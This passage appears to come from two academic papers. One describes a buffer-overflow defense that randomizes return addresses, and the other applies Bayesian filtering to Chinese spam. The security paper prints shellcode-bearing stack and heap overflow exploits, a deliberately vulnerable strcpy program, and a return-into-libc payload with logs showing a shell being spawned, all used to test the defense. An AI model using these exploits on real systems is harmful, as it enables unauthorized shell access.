This modifies the micro-instruction of *CALL* and *RET* instructions. The instructions which can change a process flow are *CALL*, *RET*, and *JMP*. Among these instructions, *CALL* and *RET* are related to the data-injection attack such as the “return-into-libc” type. Hence, we modify *CALL* and *RET* instructions as seen in Table 2.

Table 2. Modification of CALL and RET Instructions

| Instruction | Original | Modified |
|-------------|------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CALL | <ol style="list-style-type: none"> 1. Push ANI into [%esp] 2. Jump to a function() | <ol style="list-style-type: none"> 1. <i>Randomize</i> ANI 2. Push RANI into [%esp] 3. Jump to function() |
| RET | <ol style="list-style-type: none"> 1. Pop from [%esp] into %eip 2. Jump to %eip | <ol style="list-style-type: none"> 1. Pop from [%esp] into TR 2. <i>Derandomize</i> TR 3. Move TR to %eip 4. Jump to %eip |

- ANI: Address of Next Instruction
- RANI: Randomized Address of Next Instruction
- TR: Temporary Register
- eip: extended instruction pointer
- esp: extended stack pointer

The original *CALL* instruction pushes the address of next instruction into the stack pointed by the *esp* register. But we modify it to randomize the address of next instruction and push the randomized address into the stack. On the other hand, the *RET* instruction is also changed so that it pops the data of the stack pointed by *esp* register into a temporary register and derandomizes the data of the temporary register, and then, moves the derandomized data of the temporary register to *eip* register and lastly jumps back to the caller function. Our scheme randomizes the return address which will be stored in the stack section by exclusive-oring with 32-bits randomization key generated at the loading time. The proposed scheme can defend the data-injection attack from network. As presented in Figure 3, for a normal function call, our scheme randomizes the address of next instruction and pushes it into the stack of process. And when returning to the callee function, the return address, which is already randomized in the stack, is derandomized. Then it is popped into *eip* register and a process flow is back to the callee's normal flow. However, if a buffer overflow attack including a data-injection occurs, the injected return address is not the formally randomized one. Consequently, when the wrong return address is used, it will encounter a segmentation fault or jump to the address which does not match the intention of an attacker.

Meanwhile, the injected return address may become an address of unwilling instruction or an infinite loop after derandomization. Thus, we need an extra consideration for the proposed scheme. The most proper way of handling an attack after detection is to lead the process flow to the "*Segmentation fault*". The main point is how to select the randomization key. Figure 4 shows the scheme of selecting a random key and the memory map of a simple process.

Figure 4 shows the memory map of a simple program "hello". We want to choose the key which guarantees the return address not jumping to the already mapped memory regions. Therefore we have to select a randomization key that does not lead the injected return address to the already mapped region after derandomization. To be able to do this, we have to be careful in selecting the prefix of the randomization key. In an example of Figure 4, an attacker who




Fig. 4. Scheme of Selecting a Random Key

wants to jump to somewhere in a shared library will use the return address beginning with 0x42. At this time, if a random key which is beginning with 0xfd or 0x4a or 0x00 is used, the randomized return address will be 0xbf or 0x08 or 0x42 in the result, and these addresses could not incur the "Segmentation fault". Hence, we choose the randomization key except for these kinds of keys.

6 Implementation Issues

We have implemented the proposed scheme on the x86/Linux base on Valgrind [5] and RISE [18] because we cannot directly modify the micro-instruction of CPU as we have proposed.

6.1 Implementation on Emulator

Valgrind provides the base execution mechanism for running and controlling programs. Figure 5 gives a conceptual view of normal execution environment of a program and execution environment of a program under the control of the emulator. A client program in normal execution environment can directly access a machine and a operating system, but the emulator mediates everything a client does under the control of the emulator. Valgrind is obtained from <http://valgrind.org/> and RISE is obtained from <http://cs.unm.edu/~immsec>. Because RISE is an extension of Valgrind, we modified x86 translator of RISE for supporting our proposed scheme with the instruction set randomization scheme of RISE. We modified the micro-instructions of *CALL* and *RET* instructions according to the way shown in Table 2.




Fig. 5. Conceptual View of Program Execution Environment

6.2 Management of Randomization Key

The randomization key is generated using the Linux `/dev/urandom` device, when a program is loaded on the memory. At this time, we look up the memory map of process and decide the 32-bit randomization key. The randomization key, which is used for exclusive-oring a return address and instruction bytes, is long enough to prevent an attacker from guessing or trying brute force attacks. Gaurav S. Kc et al. [4] mentioned that a 32-bit key is sufficient for protecting against injection attacks, since the rate at which an attacker can launch these brute-force probing attacks is much smaller than in the case of modern cryptanalysis. Moreover, the generated key is dynamically allocated in the heap region, and it makes guessing a secret randomization key by an remote attacker more difficult than generating a key in a fixed region.

6.3 Handling Hardcoded Assembly Code

While implementing our scheme, several subtle complications incurred by using an emulator, which does not modify the micro-instruction of CPU directly. The x86 translator in Valgrind uses an instruction cache for improving performance. The instruction cache is performed per a "basic block" unit. The "basic block" is a straight-line sequence of x86 code, whose head is the address jumped from other addresses, and which ends with a control flow transfer instruction such as a jump, call, or return. *CALL* and *RET* instructions from a scrambled program should consider the derandomized return addresses. Meanwhile, *CALL* and *RET* instructions from unscrambled code (from emulator) should consider the not derandomized return addresses. Hence, it will be a problem that the instructions formed during the emulator's execution time in an instruction cache are about to be used when a client program code is fetched. This problem is solved by putting caller information in the head of cached basic block. Note that this problem does not occur if the modification is done directly on the microcode itself. Another complication is on instruction codes that move the return address in stack to a register or exchange the return address in stack with a register. When this randomized value in the register is used without derandomization, program could not execute correctly. Thus, we found that this type of instructions are used just

```

#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
    "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
    "\x89\xd8\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_str[128];
int main(int argc, char *argv[]) {
    char stackbuf[96];          /* buffer to overflow */
    int i;
    long *l_ptr = (long *) large_str;
    for(i=0; i<32; i++)
        *(l_ptr + i) = (int) stackbuf;
    for(i=0; i< (int) strlen(shellcode); i++)
        large_str[i] = shellcode[i];
    strcpy(stackbuf, large_str);    /* vulnerable */
    return 0;
}

```

Fig. 6. Stack Overflow Exploit Code

```

#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    int *ret;
    char *heapbuf = (char *) malloc(64); /* buffer to overflow */
    sprintf(heapbuf,
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
        "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
        "\x89\xd8\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh");
    *((int *) &ret+2 ) = (int) heapbuf;    /* vulnerable */
    return 0;
}

```

Fig. 7. Heap Overflow Exploit Code

before the *RET* instruction for dynamic library link. We modified this type of assembly codes to achieve normal execution in a program.

7 Analysis

7.1 Efficacy

In order to examine the protection efficiency, we have evaluated the efficacy of *Randomized Instruction Set And Return Address(RISARA)* compared to RISE on the Redhat Linux system. We intend to see how our system behaves when it faces both code-injection BOF and data-injection BOF attacks.

We use synthetic injection attacks to perform these tests. The synthetic attacks were obtained from materials introduced by Nergal [6] and PaX Team [19].

Stack overflow(Code-injection). We will use the exploit code, shown in Figure 6, to test the code-injection attack on the stack region of a process. When

```

#include <stdio.h>
int vul (char *str) {
    char  buffer[5];
    /* vulnerable */
    strcpy (buffer, str);
}
int main (int argc, char *argv[]) {
    vul (argv[1]);
    return 0;
}

```

Fig. 8. Vulnerable Code under Data-injection




Fig. 9. Organization of a Injected String

this program runs, it will spawn a shell which is made by overflowing a local variable, *stackbuf*. If the program belongs to root with a SUID bit, the security may be in danger.

Heap overflow(Code-injection). The program shown in Figure 7 will exploit a heap overflow by injecting codes into a buffer on the heap region. It is based on the same principle as the former stack exploit code. The difference is that this code smashes a dynamically allocated variable, *heapbuf*.

Return-into-libc(Data-injection). The data-injection attacks such as *return-into-libc* are some different from the previous two attack methods. The attacker using the previous two programs arranges the attack codes into writable regions of a process and executes a shellcode contained in the attack codes. However, if the regions such as stack and heap have been altered into non-executable, the previous two programs cannot exploit a target system. But the data-injection attack can still exploit a target system, because it only injects the data, which does not need to be executed in a non-executable region. The injected data are the arguments of a function, some addresses of a function and other data which the attacker want to inject.

To test the data-injection attack, we will use the code, as shown in Figure 8 and input the string organized as shown in Figure 9. The values of addresses in Figure 9, the address of *system()* function and address of string *"/bin/sh"*, are specially made according to a target system environment. In this example, we will spawn a target system shell using the address of *system()* function in the standard C library.

7.2 Results

In result, RISA and the proposed scheme can defeat all code-injection attacks. However the proposed scheme can only defend the data-injection attacks which are not covered by RISE. Below is the defense output in case of the data-injection

Table 3. Results of Defense by the RISE and the proposed scheme(RISARA)

| Attack | | | Defense | |
|------------------|-------------------|---------------------------|---------|--------|
| Class | Type of Injection | Location of Injected Code | RISE | RISARA |
| Stack overflow | Code | Stack | O | O |
| Heap overflow | Code | Heap | O | O |
| Return-into-libc | Data | Stack | X | O |

attack and Table 3 shows the results of defending against network attacks by RISE and RISARA.

```
[elitemir@gt40 ~/ch2]$ rise ./vulne 'perl -e 'print "ABCD"x7 .
"\x60\x33\x17\x40". "\xb0\xe7\x15\x40". "\xc3\xfe\xff\xbf";'
==15566== RISE, for x86-linux.
==15566==
buffer is at 0xbffffa60
==15570== RISE, for x86-linux.
==15570==
sh-2.05b$ id
==15571== RISE, for x86-linux.
==15571==
uid=1000(elitemir) gid=100(users) groups=100(users)
==15571==
.
```

RISE cannot protect the target software from the data-injection attack and a shell of the target system was spawned after all.

```
[elitemir@gt40 ~/ch2]$ risara ./vulne 'perl -e 'print "ABCD"x7 .
"\x60\x93\x05\x40". "\xb0\x47\x04\x40". "\x61\xfe\xff\xbf";'
==18794== RISARA, for x86-linux.
==18794==
==18794==
buffer is at 0xbffffa30
Segmentation fault
[elitemir@gt40 ~/exercise/ch2]$
```

However, the proposed scheme can protect the target software from the data-injection attack and a attacker cannot obtain an intended shell of the target system.

7.3 Performance

We measured performance of the proposed scheme using two CPU-bound programs, *bc* and *gzip*, and one I/O-bound program, *tar*. For each program, we measured the performance when it was run natively, when it ran under Nullgrind (a Valgrind skin that does nothing), when it ran under RISE, and when it ran under the proposed scheme, RISARA. Our evaluation was performed on a RedHat 9.0 system with a 2.66 GH Pentium 4, and 2GB of RAM. Figure 10 represents results of performance evaluation. The performance overhead of this scheme is almost the same as RISE and a little larger than Nullgrind. This means that




Fig. 10. Performance evaluation. Y-axis is the performance overhead factor: execution time divided by native execution time.

the proposed scheme, which is implemented based on Valgrind, does not impose significant extra overheads, although RISARA slows execution of program between 2 to 12 times. And it also means that the performance of our scheme can be improved by developing a faster and more light emulator. Furthermore the overhead of our scheme can be fundamentally removed by implementing with supporting of hardware in the future.

8 Conclusion

We have presented an efficient defense scheme using randomization against all injected code and data attacks through network. The proposed scheme can prevent malicious attackers and worms from exploiting vulnerabilities by using randomization of instruction set and return addresses. It only needs a simple modification *CALL* and *RET* micro-instructions based on the instruction set randomization scheme. This scheme does not need a program source code, recompiling and patching the system, hence it is available for Commercial-Off-The-Shelf (COTS) products and is feasible to apply to everyone. The implementation results show that the proposed scheme effectively defends software systems against data-injection BOF attacks as well as code-injection BOF attacks without significant extra overheads. The proposed scheme has been implemented in the emulator, Valgrind, but we are planning to implement on hardware in the near future for decreasing overheads which incurred due to the usage of the emulator.

References

1. Cert: Cert coordination center (2006) <http://www.cert.org/>.
2. Bugtraq: Bugtraq mailing list (2006) <http://www.securityfocus.com/archive/1>.
3. Barrantes, E.G., Ackley, D.H., Forrest, S., Palmer, T.S., Stefanovic, D., Zovi, D.D.: Intrusion detection: Randomized instruction set emulation to disrupt binary code injection attacks. In Proceedings of the 10th ACM Conference on Computer and Communication Security (2003)
4. Kc, G.S., Keromytis, A.D., Prevelakis, V.: Countering code-injection attacks with instruction-set randomization. In Proceedings of 10th ACM International Conference on Computer and Communications Security (2003)
5. Seward, J., Nethercote, N.: Valgrind: A program supervision framework. In Electronic Notes in Theoretical Computer Science (2003)
6. Nergal: The advanced return-into-lib(c) exploits (pax case study). In Phrack Magazine 58(4) (2001) <http://www.phrack.org/phrack/58/p58-0x04>.
7. Cowan, C., Pu, C., Maier, D., Walpole, J., Bakke, P., Beattie, S., Grier, A., Wagle, P., Zhang, Q., Hinton, H.: Stackguard: Automatic adaptive detection and prevention of buffer overflow attacks. In Proceedings of 7th USENIX Security Conference (1998)
8. Vendicator: Stackshield: A stack smashing technique protection tool for linux. (2000) <http://www.angelfire.com/sk/stackshield>.
9. Bulba, Kil3r: Bypassing stackguard and stackshield. In Phrack Magazine 56(5) (2000) <http://www.phrack.org/phrack/56/p56-0x05>.
10. Designer, S.: Openwall project. non-executable user stack (2005) <http://www.openwall.com/linux>.
11. Team, P.: Pax aslr(address space layout randomization). (2003) <http://pax.grsecurity.net/>.
12. Shacham, H., Page, M., Pfaff, B., Goh, E.J., Modadugu, N., Boneh, D.: On the effectiveness of address-space randomization. 11th ACM Conference on Computer and Communications Security (2004)
13. Johnson, S.C.: Lint: a c program checker. Bell Laboratories Computer Science Technical Report 65 (1977)
14. Evans, D., Larochelle, D.: Improving security using extensible lightweight static analysis. IEEE Software magazine (2002) <http://www.splint.org/>.
15. Jones, R.: Bounds checking patches for gcc (2005) <http://sourceforge.net/projects/boundschecking/>.
16. Baratloo, A., Tsai, T., Singh, N.: Libsafe: Protecting critical elements of stacks. (1999) <http://www.research.avayalabs.com/project/libsafe/>.
17. Newsome, J., Song, D.: Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In Proceedings of the 12th Annual Network and Distributed System Security Symposium (2005)
18. Barrantes, E.G., Ackley, D.H., Forrest, S., Stefanovic, D.: Randomized instruction set emulation. In ACM Transactions on Information and System Security (2005)
19. Team, P.: Pax noexec. (2003) <http://pax.grsecurity.net/>.

Application and Evaluation of Bayesian Filter for Chinese Spam

Zhan Wang¹, Yoshiaki Hori², and Kouichi Sakurai²

¹ Graduate School of Information Science and Electrical Engineering
Kyushu University

² Faculty of Information Science and Electrical Engineering Kyushu University
744 motooka, nishi-ku
Fukuoka, Fukuoka, 819-0395 Japan
ou@itslab.csce.kyushu-u.ac.jp
{hori, sakurai}@csce.kyushu-u.ac.jp

Abstract. Recently, a statistical filtering based on Bayes theory, so-called Bayesian filtering gain attention when it was described in the paper “A Plan for Spam” by Paul Graham, and has become a popular mechanism to distinguish spam email from legitimate email. Many modern mail programs make use of Bayesian spam filtering techniques. The implementation of the Bayesian filtering corresponding to the email written in English and Japanese has already been developed. On the other hand, few work is conducted on the implementation of the Bayesian spam corresponding to Chinese email. In this paper, firstly, we adopted a statistical filtering called as *bsfilter* and modified it to filter out Chinese email. When we targeted Chinese emails for experiment, we analyzed the relation between the parameter and the spam judgement accuracy of the filtering, and also considered the optimal parameter values.

Keywords: Bayesian filtering, spam, Chinese email.

1 Introduction

Spam(unsolicited bulk email) have received much attention on Internet users and the amount of the spam increases. Since a bulk mailer can send a large number of email with low expenses, a spammer is sending numerous advertisement email which recipients does not want to receive. The number of technical approaches to the spam is increasing in recent years and one of the anti-spam approaches is Bayesian filtering [4][5][8]. Bayesian filtering is based on the principle that the probability of an event in the future depends on previous occurrences of that event. It uses a mathematical approach based on known spam and legitimate mail.

In this paper, we adopt to apply the Bayesian filtering to solve a problem on Chinese spam and to evaluate performance of the filter. The implementation of the Bayesian filtering corresponding to email written in English and Japanese has already been developed. On the other hand, few works are conducted on the

implementation of the Bayesian spam corresponding to Chinese email. So we adopted a statistical filtering [6] called as *bsfilter* [2] and modified it to filter out Chinese email. When we targeted Chinese email for experiment, we analyzed the relation between the parameters and the spam judgment accuracy of the filtering, and also considered the optimal parameter values.

The rest of the paper is organized as follows: Section 2 describes the procedures of Bayesian filtering; Section 3 presents the modification of Bayesian filtering for Chinese email; Section 4 and 5 describe our experiments and results, respectively; finally, Section 6 concludes the paper with discussion and future work.

2 Bayesian Filtering

Statistical filtering techniques, like Naive Bayes [11], Support Vector Machine [12], Boosting [13], and Markov Chain [14], currently gain more attention because they are implemented easily and have worked with good accuracy. Statistical filtering automatically identifies features of spam based on message content. It uses statistics and probability to determine the likelihood of a message being spam, along with the machine learning concepts. Bayesian filtering, also known as Bayesian analysis, is a popular implementation of statistical filtering based on a mathematical theorem called Bayes' Theorem. and is a popular approach to statistical language classification. The advantage of the Bayesian filtering is that it considers the most interesting words and comes up with a probability that a message is spam. Since Bayesian filtering is constantly self-adapting and sensitive to the user, many modern mail user agent (MUA) programs make use of Bayesian spam filtering techniques.

The procedure of Bayesian filtering is offered as follows: Particular words have particular probabilities of occurring in spam and in legitimate email. The filter does not know these probabilities in advance, and must firstly be trained so it can build them up. In order to train the filter, the user must manually indicate whether each training email is spam or not. For all words in each training email, the filter will adjust the probabilities that each word will appear in spam or legitimate email in its database. After training, the word probabilities are used to compute the probability that an email with a particular set of words in it belongs to either category. When new mail arrives, it is scanned into tokens, and the most interesting tokens, where interesting is measured by how far their spam probability is from a neutral 0.5 [1] are used to calculate the probability that the mail is spam. Then, if the total exceeds a certain threshold, the filter will mark the email as spam.

In a lot of implementations, the method proposed by Graham [1] is used as the arithmetic expression of the spam probability. In Graham's method, firstly the token to the probability that an email containing it is a spam is calculated.

$$p(w) = \frac{b/n_{bad}}{bias \times g/n_{good} + b/n_{bad}}$$

- if $g = 0, b > 0$, then $p(w) = 0.99$ Cif $g > 0, b = 0$, then $p(w) = 0.01$ C
- if $g = b = 0$, then $p(w) = 0.4$

- b : the number of times token w occurs in spam
- g : the number of times token w occurs in legitimate mail
- n_{bad} : the number of trained spam
- n_{good} : the number of trained legitimate mail
- $bias$: the coefficient for decreasing false positives, $bias=2$ in Graham's method

Then, the probability that the mail is spam is calculated to be

$$\frac{p(w_1) \cdots p(w_M)}{p(w_1) \cdots p(w_M) + (1 - p(w_1)) \cdots (1 - p(w_M))}$$

- w_1, w_2, \dots : each token spam probability is far from 0.5 in turn. w_1 is the farthest one
- M : The number of the tokens used to judge , $M=15$ in Graham's method

Then, if the total exceeds a certain threshold, the filter will mark the email as spam.

3 Consideration for Chinese

In order to apply Bayesian filter in Chinese environment, some modifications of Bayesian filtering are required to improve efficiency because most spam filtering systems by using Bayesian filter assume to process English email, which has different structure of sentences from Chinese.

Some spam judgment tools that adopt Bayesian filter for English and Japanese mail are available publicly, and a lot of researchers receive benefit of them. However, as for Chinese, Bayesian filtering tools like *bsfilter* [2], which anyone can download freely, are still unavailable in public.

One of the reasons why Bayesian filtering doesn't fit to Chinese spam lies in the difficulty of analysis of Chinese sentences. In Bayesian filtering, it computes the spam probability of each token. However, there is a tokenization problem in Chinese environment. Tokenization [11] is the process of reducing a message to its colloquial components. In English mail, it uses spaces or mark to break apart a message and extract tokens. However, it doesn't use spaces to separate words in Chinese mail, so explicitly finding word breaks is very difficult. There is the same problem in other languages such as Japanese and Korean.

There are two techniques [7] helped us improve the utility of filters when they are applied to Chinese. One is Morphological analysis which is the identification of a word-stem from a full word-form. It break apart a message like “我/是/中国人”(I/am/Chinese). The other one is N-gram technique which is a sub-sequence of n items from a given sequence. It extracts token which is composed of two or three words like “我是”(I am), “是中”, “中国”(China), “国人”(compatriot).

When the morphological analysis system [9] is used, the retrieval noise is decreased. Since divided word has the meaning, the character is only partially corresponding that can not be the search target. Since it is possible to divide a word by the long unit, the size of the index can be small. However, it isn't

possible to divide rightly when a word isn't subscribed to the dictionary and the search leakage occurs. Especially, Chinese differs from Japanese that the character category has big information for the word division, and is composed of a single character (Chinese character). In addition, assigning a word's part of speech is not easy because there are a lot of words with two or more parts of speech. The retrieval leakage doesn't happen basically because such a problem doesn't occur in the technique of n-gram. Instead, the retrieval noise increases.

The minimum unit of Chinese token is one character, however a token consists of two characters in many cases. Moreover, a result shows that the bigram (two characters) is better than unigram (one character) from the paper "Chinese information retrieval : using characters or words?" [15] by Jian-Yun Nie. So we used bigram for our experiment.

Here, we adopted *bsfilter* that is one of the implementation by using Ruby object oriented programming language as Bayesian filtering to implement a prototype of a spam filter supporting Chinese email. The Graham method was used for the calculation of the spam probability in our prototype.

We have modified it as follows.

- We put Chinese character code GB2312 in the cn database
- We use bigram to extract Chinese token
- In order to correspond to the environment where two or more languages exist together, we consider Unicode(utf-8) as the cn database code.

Bigram technique extracts token with rule as follows,

- The isolated Chinese character is extracted as one token.
- A sequence of the Chinese character is divided to two adjacent character as one token.
- English word is extracted by blank as one token.

For example, “我是一个学生”(I am a student) is divided to “我”(I), “是一”, “一个”(a), “个学”, “学生”(student).

4 Experiment

4.1 Experiment Data

We used the email messages that the author received over a period of 9 months. There is a characteristic in statistical filtering that if the number of learned data is small, great accuracy of catching spam does not come out. So we also used a data set provided by the anti-spam organization [3] in China for the evaluation. For our experiments, we used 2158 email including only Chinese message which consists of 1012 legitimate email and 1146 spam. Since these mails collected from more than one email address, we made all emails that arrived to the same mail address over a part of message header such as *Received*, *To*.

4.2 Experiment Procedure

There is an experiment procedure to evaluate our Bayesian filtering system as follows.

1. Bayesian filter is trained with a set of emails that are known to be spam and a set of emails that are known to be legitimate (initial train)
2. The remainder mail is judged from the Bayesian filter one by one, and we record the calculated spam probability of the email
3. We count the recorded spam probability at the 2 and fluctuate the threshold t , bias, the number of the tokens used to judge M [10] to measure Recall (the percent of the spam messages that were correctly blocked), Precision (the percent of non-spam that was incorrectly blocked) and Accuracy (the percent of correctly classified messages).
4. All experiments are conducted using 10-fold cross validation. That is, the messages have been divided into ten partitions and at each iteration nine partitions were used for training and the remaining tenth for testing. The reported figures are the means of the values from the ten iterations.

5 Experimental Results

5.1 When Fluctuating the Bias

We calculate the token spam probability $p(w)$ when we fluctuated *bias* from 0.2 to 4.0 in four conditions with the number of the tokens to judge, $M=10, 15, 20, 30$ where we set threshold t at 0.9. The results are presented in figure 1.

From Graham's calculating formula of token spam probability, we know if we increase *bias*, then precision will go up and the recall will go down. If we reduce *bias*, it becomes opposite.

In a general way, misclassifying a legitimate mail as spam (false positive) is worse than misclassifying a spam message as legitimate (false negative). If false negative occurs, since spam is merely displayed at the recipient, the recipient needs only to do an isolation or deletion manually. However, if false negative increases too much, the recipient will process it under heavy load. So reducing false negative as much as possible is desirable.

The distribution of accuracy is a little low in the range of $bias < 1$, and high in the range of $1 < bias < 4$ in all four conditions. However, precision is too small in the range of $bias < 1.5$. If false positive occurs, a legitimate mail will be kept in isolation or rejected as spam. In general, since false positive is worse than false negative, if precision is too small, the spam filter can not be used. In addition, in the range of $1 < bias < 4$, accuracy is almost the same and we want to raise precision by priority. From these viewpoints one may say that the optimal value of *bias* ranges from 2.0 to 2.3.




Fig. 1. Relation between M and judgment accuracy

5.2 When Fluctuating the Threshold t

For four conditions of $bias=0.5, 1.0, 1.5, 2.0$, we fluctuated threshold t from 0 to 1 and calculated precision, recall and accuracy. We set the number of the tokens used to judge M to 15, and the results are presented in figure 2.

As we know, if threshold t increased, the number of spam detected will go down. If it reduced, spam is blocked off with the filter that will increase. In other words, when threshold t increased, the recall decreases and the precision increases.

From Graham's calculating formula of token spam probability, we know if $bias$ increased, token spam probability altogether will be low. So mail spam probability is turned out to be low and mail is difficult to be detected as spam. As mentioned above, we know if $bias$ increases, precision will go up and recall will go down.

Accuracy is turned to be least when $bias=2$ occurred at $t=0$, when $bias=1.5$ occurred at $t=0.1$, when $bias=1.0$ occurred at $t=0.1, 0.9$, when $bias=0.5$ occurred at $t=0$ and remains steady at other place. As the diagram indicates, in the range of $0.1 < t < 0.9$ the fluctuation band is quite small. It seems not to be a big difference in the accuracy if threshold t avoids taking in vicinity to 0 or 1. However, we want to raise precision by priority and take rather large t , so it seems reasonable to suppose that $t=0.9$ in Graham's method.

5.3 When Fluctuating the Number of Token M

For two conditions of $bias=1, 2$, we fluctuated the number of the tokens used to judge M and set threshold t to 0.9, we experimented. The results are presented in figure 3.

The distribution of the accuracy to M shows the same tendency of 2 conditions. Accuracy increases sharply in the range of $M < 10$, rises to the peak in about $M=20$ and falls gently after $M=20$. Accuracy is turned to maximum $bias=2$ with $M=20\sim 22$ and $bias=1$ with $M=12\sim 14$.

When too few tokens are used for spam judgment, if five or six words whose spam probability in mail are high, a lot of proper email has been judged to be spam by mistake. Therefore, we could not reduce M . However, when you enlarge M too much, the weight of a feature word weakens as M is enlarged. It comes to consider to the word which is not an interesting token at all as it appears in either of the legitimate email or spam.

When $bias=2$, accuracy declines slowly in the range of $M > 30$. When $bias=1$, accuracy declines slowly in the range of $M > 20$.

Therefore, in the scenario, we can select the pair of parameters $bias=2$ and $M=25$, or $bias=1$ and $M=20$ as the optimal case because both accuracy and precision are stability high with low M . In the setting $M=15$ of the Graham's method, it became a result in which M was a little few as a number of tokens used when the spam mail probability was calculated.

Perhaps it is right to say that the optimal value of M is changed with the kind of language, the extraction technique and the average number of the word which is contained in the received mail.

